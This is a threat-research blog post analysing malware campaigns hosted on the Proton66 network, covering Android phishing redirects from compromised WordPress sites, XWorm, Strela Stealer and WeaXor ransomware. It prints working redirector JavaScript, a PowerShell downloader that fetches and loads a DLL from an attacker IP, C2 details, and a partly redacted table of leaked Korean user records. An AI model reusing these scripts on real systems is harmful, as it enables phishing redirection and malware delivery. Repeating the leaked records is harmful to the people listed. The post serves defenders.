


# Proton66 Part 2: Compromised WordPress Pages and Malware Campaigns

 [trustwave.com/en-us/resources/blogs/spiderlabs-blog/proton66-part-2-compromised-wordpress-pages-and-malware-campaigns/](https://trustwave.com/en-us/resources/blogs/spiderlabs-blog/proton66-part-2-compromised-wordpress-pages-and-malware-campaigns/)



- [Home](#)
- [Resources](#)
- [SpiderLabs Blog](#)

[Change theme to light](#)



April 17, 2025 5 Minute Read by Pawel Knapczyk, Dawid Nesterowicz


Earlier this year SpiderLabs observed an increase in mass scanning, credential brute forcing, and exploitation attempts originating from Proton66 ASN targeting organizations worldwide that we are discussing in a two-part series.

In the [first part of this blog series](#), we investigated the malicious traffic associated with Proton66, revealing the extent of the mass scanning and exploit activities run by the SuperBlack ransomware-associated threat actors such as Mora\_001.

In Part 2, we shift our focus to the malware campaigns linked to Proton66, exploring how SpiderLabs found multiple specific instances where compromised WordPress websites were leveraged to target Android devices. We will also examine the XWorm campaign, which specifically targeted Korean-speaking chat room users, and go over other notable threats, including the StrelaStealer credential stealer and the WeaXor ransomware.

## Campaigns Targeting Android Devices Using Compromised WordPress Pages

In February 2025, SpiderLabs observed malicious campaigns leveraging compromised WordPress websites related to the Proton66-linked IP address 91.212.166.21. Vulnerable WordPress pages were injected with malicious scripts redirecting Android device users to phishing pages imitating the Google Play Store. We uncovered several fake Play Store domains and found that the naming convention used by the threat actors suggested that they may have intended to target English (us-playmarket.com), French (playstors-france.com), Spanish (updatestore-spain.com), and Greek speaking users (playstors-gr.com).



*Figure 1. Campaign leveraging compromised WordPress pages to serve redirector scripts.  
Source SpiderLabs.*




Figure 2. Compromised WordPress webpages serving redirector scripts. Source: SpiderLabs.

SpiderLabs did not observe any successful redirections or infections related to these campaigns, as none of the potential victims visiting these compromised pages were Android users.

The redirector scripts are obfuscated and perform several checks against the victim, such as excluding crawlers and VPN or proxy users. User IP is obtained through a query to ipify.org, then the presence of a VPN on the proxy is verified through a subsequent query to ipinfo.io. The threat actor used a specific API token for the ipinfo.io service: 3afcf479c3f3e0, which appeared in all versions of the redirector script. Ultimately, the redirection occurs only if an Android browser is found.

```

236 }
237 const _0x4996cd = {
238   'GETRC': function(_0x2a30e3, _0x34935c) {
239     return _0x2a30e3(_0x34935c);
240   },
241   'PCKBV': _0x239367(_0x3022, _0x31f, _0x34e, _0x301) + _0x26acf9(_0x430, _0x430, _0x425, _0x412) + _0x26acf9(_0x403, _0x41c, _0x41f, _0x406) +
    _0x26acf9(_0x41b, _0x404, _0x3f0, _0x420)
242 };
243 return _0x4996cd[_0x239367(_0x306, _0x2d7, _0x32c, _0x304)](fetch, _0x4996cd[_0x239367(_0x31f, _0x32c, _0x319, _0x32f)])(_0x26acf9(_0x406, _0x41a,
    _0x3fd, _0x420))(_0x3682fa => _0x3682fa(_0x239367(_0x306, _0x2d7, _0x32c, _0x304)))(_0x26acf9(_0x423, _0x41e, _0x407, _0x431))(_0x1dd15 =>
    _0x1dd15['ip']);
244 }
245
246 function isAndroid() {
247   function _0x4576b7(_0x530154, _0x18cb18,
248     return _0x3881(_0x18cb18 - -0x389, _0
249   )
250
251   function _0x25b1a0(_0xd81b0c, _0x357602,
252     return _0x3881(_0x54355d - -0xa, _0x35
253   )
254   return /Android/i [_0x4576b7(-0x25c, -0x2
255 }
256
257 function isBot() {
258   function _0x3918bf(_0x378b9a, _0x21cded,
259     return _0x3881(_0x21cded - -0x186, _0x
260   )
261
262   function _0x32bdf6(_0x4be873, _0x28549b,
263     return _0x3881(_0x5c35f1 - -0x7, _0x4
264   )
265   return /bot|crawl|spider|slurp|facebook|
    _0x2b5));
266 }
267
268 function _0x3881(_0x29277d, _0x36c090) {
269   const _0x233994 = _0x4006();
270   return _0x3881 = function(_0x400647, _0x3
271     _0x400647 = _0x400647 - (-0x76d + -0x
272     let _0x4f5a5d = _0x233994(_0x400647);
273     return _0x4f5a5d;
274   }, _0x3881(_0x29277d, _0x36c090);
275 }
276 window[_0x3f9f0b(_0x47d, _0x45b, _0x46a, _0x41c)] = redirectIfAndroid;

```

```

async function isVpnOrProxy(ip) {
  const response = await fetch("https://ipinfo.io/?ip=" + ip + "&token=3afcf479c3f3e0");
  const data = await response.json();
  return data && data.org.includes("VPN") || data.org.includes("Proxy");
}

async function redirectIfAndroid() {
  if (isAndroid() && !isBot()) {
    const IPAddress = await getUserIp();
    if (IPAddress && !await isVpnOrProxy(IPAddress)) {
      window.location.href = "https://updatestore-spain.com/new/landing";
    }
  }
}

function getUserIp() {
  return fetch("https://api.ipify.org?format=json")
    .then(response => response.json())
    .then(data => data.ip);
}

function isAndroid() {
  return /Android/i.test(navigator.userAgent);
}

function isBot() {
  return /bot|crawl|spider|slurp|facebookexternalhit/i.test(navigator.userAgent);
}

window.location.href = redirectIfAndroid;

```

deobfuscated code

Figure 3. Redirector script served through a compromised WordPress website. Source: SpiderLabs.

When checked against VirusTotal, the redirector scripts are still undetected by all vendors.




Figure 4. getupd.js undetected by all vendors on VirusTotal. Source: SpiderLabs.

Two domains serving script injects were identified, www-kodi.com and my-tasjeel-ae.com, both hosted under Proton66: 91.212.166.21. However, we recently observed that both were pointed toward a new address: 45.93.20.58. This IP address belongs to Chang Way Technologies, suggesting a relation between both providers.

Interestingly, www-kodi.com was set up as a phishing domain as well, mimicking the known home theater software Kodi. Upon clicking the download button, users would be redirected to another malicious domain controlled by the threat actor, www-wpx.net, where a malicious installer 'kodi-21.1-Omega-x64.msi' would be served. Unfortunately, at the time of research, the installer was no longer available, thus, SpiderLabs was unable to analyze it.






Figure 5. Phishing website imitating Kodi used to serve redirector injects. Source: SpiderLabs.

## XWorm Campaign Targeting Korean-Speaking Users

In early March, a ZIP archive containing resources of an unidentified threat actor was publicly accessible at a web service in the Proton66 network at the IP address `hxxp://91.212.166.86/htdocs.zip`. The archive included payloads used at different stages of the XWorm infection chain, and Excel spreadsheets containing personal data of Korean-speaking users containing details such as first names, surnames, account numbers, and banking information. Other documents found in the archive were deposit and loan lists and investment portfolios. Additionally, one of the folders contained a legitimate GoTo Meeting executable together with a modified `g2m.dll`, which is used to sideload the Remcos remote access trojan (RAT).

순번	아이디	비밀번호	이름	회원등급	닉네임	방문수	회원사진	휴대폰	이메일	이메일 수신	주문	직접금	SMS	수신
1	estoonry981	cacaf18961d8740d07c75e391006e286		일반회원	이쁜아시	1		010-400	asid@nate.com	예	999,999	9,999	예	
2	himepf1	7ea0306fefb339e567131ebteaf8009		일반회원	주마	7		010-240	onica@nate.com	예	999,999	9,999	예	
4	hengbo111	45502611192de10c817708acaf3297e		일반회원	행복장군	14		010-530	h11@naver.com	예	999,999	9,999	예	
5	younf004	61d944d9f26fa1607f0d11063a3df1cb		일반회원	기보미	3		010-260	008@naver.com	예	999,999	9,999	예	
6	joseph0330	c2a92acfeb41f1f05ce0e1614f6e91ee3		일반회원	덕후개미	22		010-940	300@necmail.net	예	999,999	9,999	아니오	
7	lcxy76	1ef8c2387297a2118270f4cd9af16b3		일반회원	중동여우	6		010-910	8@naver.com	예	999,999	9,999	예	
8	haseyborryel	6d5407072e0d31f9cd0d4be7ef18137db		일반회원	행복한복날	60		010-200	ne@naver.com	예	999,999	9,999	예	
9	phrangud1	90e1f3aeaf1d53a50d25896967cd57c3		일반회원		19		010-570	ud1@naver.com	예	999,999	9,999	예	
10	keyano0625	956612a09e6e3940b42113324c8d19cd		일반회원	아빠는슈퍼맨	36		010-220	625@naver.com	예	999,999	9,999	예	
11	myhope98	6194929846cd8f6053387d32497a222		일반회원	타재이98	12		010-910	98@naver.com	예	999,999	9,999	예	
12	and7171	f8d7c165caa9cb089fe477a39a0eea		일반회원	다이리스	10		010-940	nf7@naver.com	예	999,999	9,999	예	
13	curious0202	52947e0ade57a0fe4a1386a08f17b656		일반회원	프리주	37		010-410	ever@naver.com	아니오	999,999	9,999	아니오	
14	moonob	e63914392cd5935f69624cd5d6682b85		일반회원	동네노는형들	1		010-900	ob@gmail.com	예	999,999	9,999	예	
15	cidemica	1dcd0f9e23cd95ade3396d9fc2c111a		일반회원	사이다강제	2		010-680	cidemica.com	예	999,999	9,999	예	
16	kjark34	0104030ec99ac90505480f6b4bedf1a3		일반회원	죽건	10		010-400	34@naver.com	예	999,999	9,999	예	

Figure 6. A database labeled 'coin21' (redacted). Source: SpiderLabs.

An analysis of the whole package and numerous folders suggests the intended initial compromise mechanism likely involved the use of chat rooms and channels sharing investment information, where users are prone to being subjected to social engineering schemes and presented with malicious shortcut files, leading to XWorm infection. There are numerous fake chat channels in Korea claiming to share investment information and attract investors. Many of these channels are designed to launch social engineering attacks and steal users' funds either directly or by using malware.




Figure 7. XWorm infection chain. Source: SpiderLabs.

The first stage in the infection chain is a shortcut file executing a PowerShell command, which in turn, runs a script (*win64.vbs*) that is also found in the archive. The script is designed to download a Base64-encoded .NET DLL from a specified URL (*hxxp://91.212.166.16/DLLI.txt*), load it into memory, and invoke a chosen class method. The DLL downloads and loads the XWorm binary (*91.212.166.16/base64.txt*) and adds persistence.

```

1745
1746
1747 QpWJ = (
    "J By HU Z Bt Gc I 9 C Jw w DE Jw 7 CQ ag Bj GO d QBn C PQ g Cc JQBw Ho QQ
    Bj E8 ZwBJ G4 TQBy CU Jw 7 Fs QgB5 HQ ZQBb F0 XQ g CQ ZgBy Hg YQB1 C PQ g
    Fs cwB5 HM d B1 G0 LgBD G8 bgB2 GU cgB0 F0 Og 6 EY cgBv G0 QgBh HM ZQ 2 DQ
    UwB0 HI aQBu Gc K g Cg TgB1 Hc LQBP GI agB1 GM d g E4 ZQB0 C4 VwB1 GI QwB
    s Gk ZQBu HQ KO u EO bwB3 G4 b Bv GE Z BT HQ cgBp G4 Zw o Cc a B0 HQ c 6 C
    8 Lw 5 DE Lg y DE Mg u DE Ng 2 C4 MO 2 C8 Z Bs Gw SwBv HI ZQBh C4 d B4 HO J
    w p Ck OwBb HM
    G4 d BE G8 b0
    ZQ o Cc OwBs
    B0 E0 ZQB0 Gg
    Gw L g Fs bwB
    Ng x C4 Ng 2 t
    l Gc I s C
    w I n DE Jw e

    QpWJ = (" $rudmg = '01'; $jcdug = '%pzAcOgInMr%'; [Byte[]]
    $frxau = [system.Convert]::FromBase64String( (New-Object
    Net.WebClient).DownloadString('http://91.212.166.16/dllKor
    ea.txt')); [system.AppDomain]::CurrentDomain.Load($frxau).G
    etType('ClassLibrary3.Class1').GetMethod('ZxKHG').Invoke($
    null, [object[]] ('txt.x46esab/61.661.212.19//:ptth' ,
    $jcdug , 'UpdateChecker', $rudmg, '1', 'Roda' ));")

1748
1749 dim scmly
1750
1751 scmly = (" $ExeNy = '' ) & QpWJ & ""
1752 scmly = scmly & " ; $KByHL = [system.Text.Encoding]::Unicode.GetString( "
1753

```

Figure 8. Vbs loader script invoking PowerShell downloader. Source: SpiderLabs.

Watch 1		
Name	Value	Type
Settings.Hosts	"91.212.166.16"	string
Settings.Port	"7000"	string
Settings.KEY	"<123456789>"	string
Settings.SPL	"<Xwormmm>"	string
Settings.Groub	"XWorm V5.3"	string
Settings.USBNM	"USB.exe"	string

Figure 9. XWorm configuration. Source: SpiderLabs.

## Strela Stealer Targeting German Speaking Countries

Strela Stealer is yet another type of malware threat actors use to leverage Proton66 hosting services. Strela Stealer (rus. Стрела, lit. 'Arrow') is an infostealer that exfiltrates email log-in credentials and has been in the wild since late 2022. From January to February 2025, SpiderLabs observed targeted email phishing campaigns delivering Strela Stealer and communicating with a command-and-control (C2) server (193.143.1.205).

Strela Stealer targets the Mozilla Thunderbird and Microsoft Outlook email clients on systems located in selected European countries: Germany, Austria, Liechtenstein, Luxembourg, and Switzerland.

SpiderLabs observed targeted email phishing campaigns delivering Strela Stealer with a payload and C2 server hosted under 193.143.1.205.




Figure 10. Strela Stealer infection chain. Source: SpiderLabs.

Detailed information about this Strela Stealer malware campaign can be found in a previously published SpiderLabs blog, [“A Deep Dive into Strela Stealer and how it Targets European Countries”](#).

## WeaXor Ransomware

SpiderLabs identified multiple C2 servers in the Proton66 network. A part of them were used in certain instances by a recently discovered malware family, WeaXor. WeaXor is a revised version of the Mallox malware that appends the “.wex” suffix to encrypted files. The collected WeaXor samples communicate with the C2 server at `hxxp://193.143.1[.]139/Ujdu8jjoooue/biweax.php`.






Figure 11. WeaXor ransom note. Source: SpiderLabs.

Upon completion of execution, the ransomware drops a “RECOVERY INFO” file into each directory with encrypted files. The note contains a unique victim key ID, the address of a webchat, and an email address to obtain additional instructions on how to pay the ransom. At the time of writing, the WeaXor group demanded \$2,000, transferred in BTC or USDT, for a decryptor.




Figure 12. WeaXor .onion webchat for victim communication. Source: SpiderLabs.

## Conclusions

Trustwave SpiderLabs recommends blocking all the CIDR ranges associated with Proton66 and Chang Way Technologies to mitigate the risk of compromise resulting from exploit attempts and phishing activities:

#### Proton66 ASN:

- 45.134.26.0/24
- 45.135.232.0/24
- 45.140.17.0/24
- 91.212.166.0/24
- 193.143.1.0/24

#### Chang Way Technologies ASN:

- 45.93.20.0/24
- 91.240.118.0/24
- 185.11.61.0/24

#### IOCs Observed (Campaigns Targeting Android Devices):

Type	Value
IP	91.212.166.21
IP	91.212.166.146
IP	45.93.20.58
Domain	www-kodi.com
URL	www-kodi.com/download.php
URL	www-kodi.com/getupd.js
SHA256	e55b6664c77a9f3a98b32f46a20c2e392dcc7f1717fb69447e4e4229c7b6985d
URL	www-kodi.com/droid.js

SHA256	99016e8ca8a72da67264019970ab831064ecc1f10591c90ea3a2e1db530188ee
URL	www-kodi.com/getfr.js
SHA256	9b93daf047b9010bf4e87ca71ae5aefae660820833c15877a9105215af0745cd
URL	www-kodi.com/getgr.js
SHA256	e780d314ae6f9bf9d227df004a3c19ab7f3042e583d333f12022ef777ba9600a
Domain	my-tasjeel-ae.com
URL	my-tasjeel-ae.com/getid.js
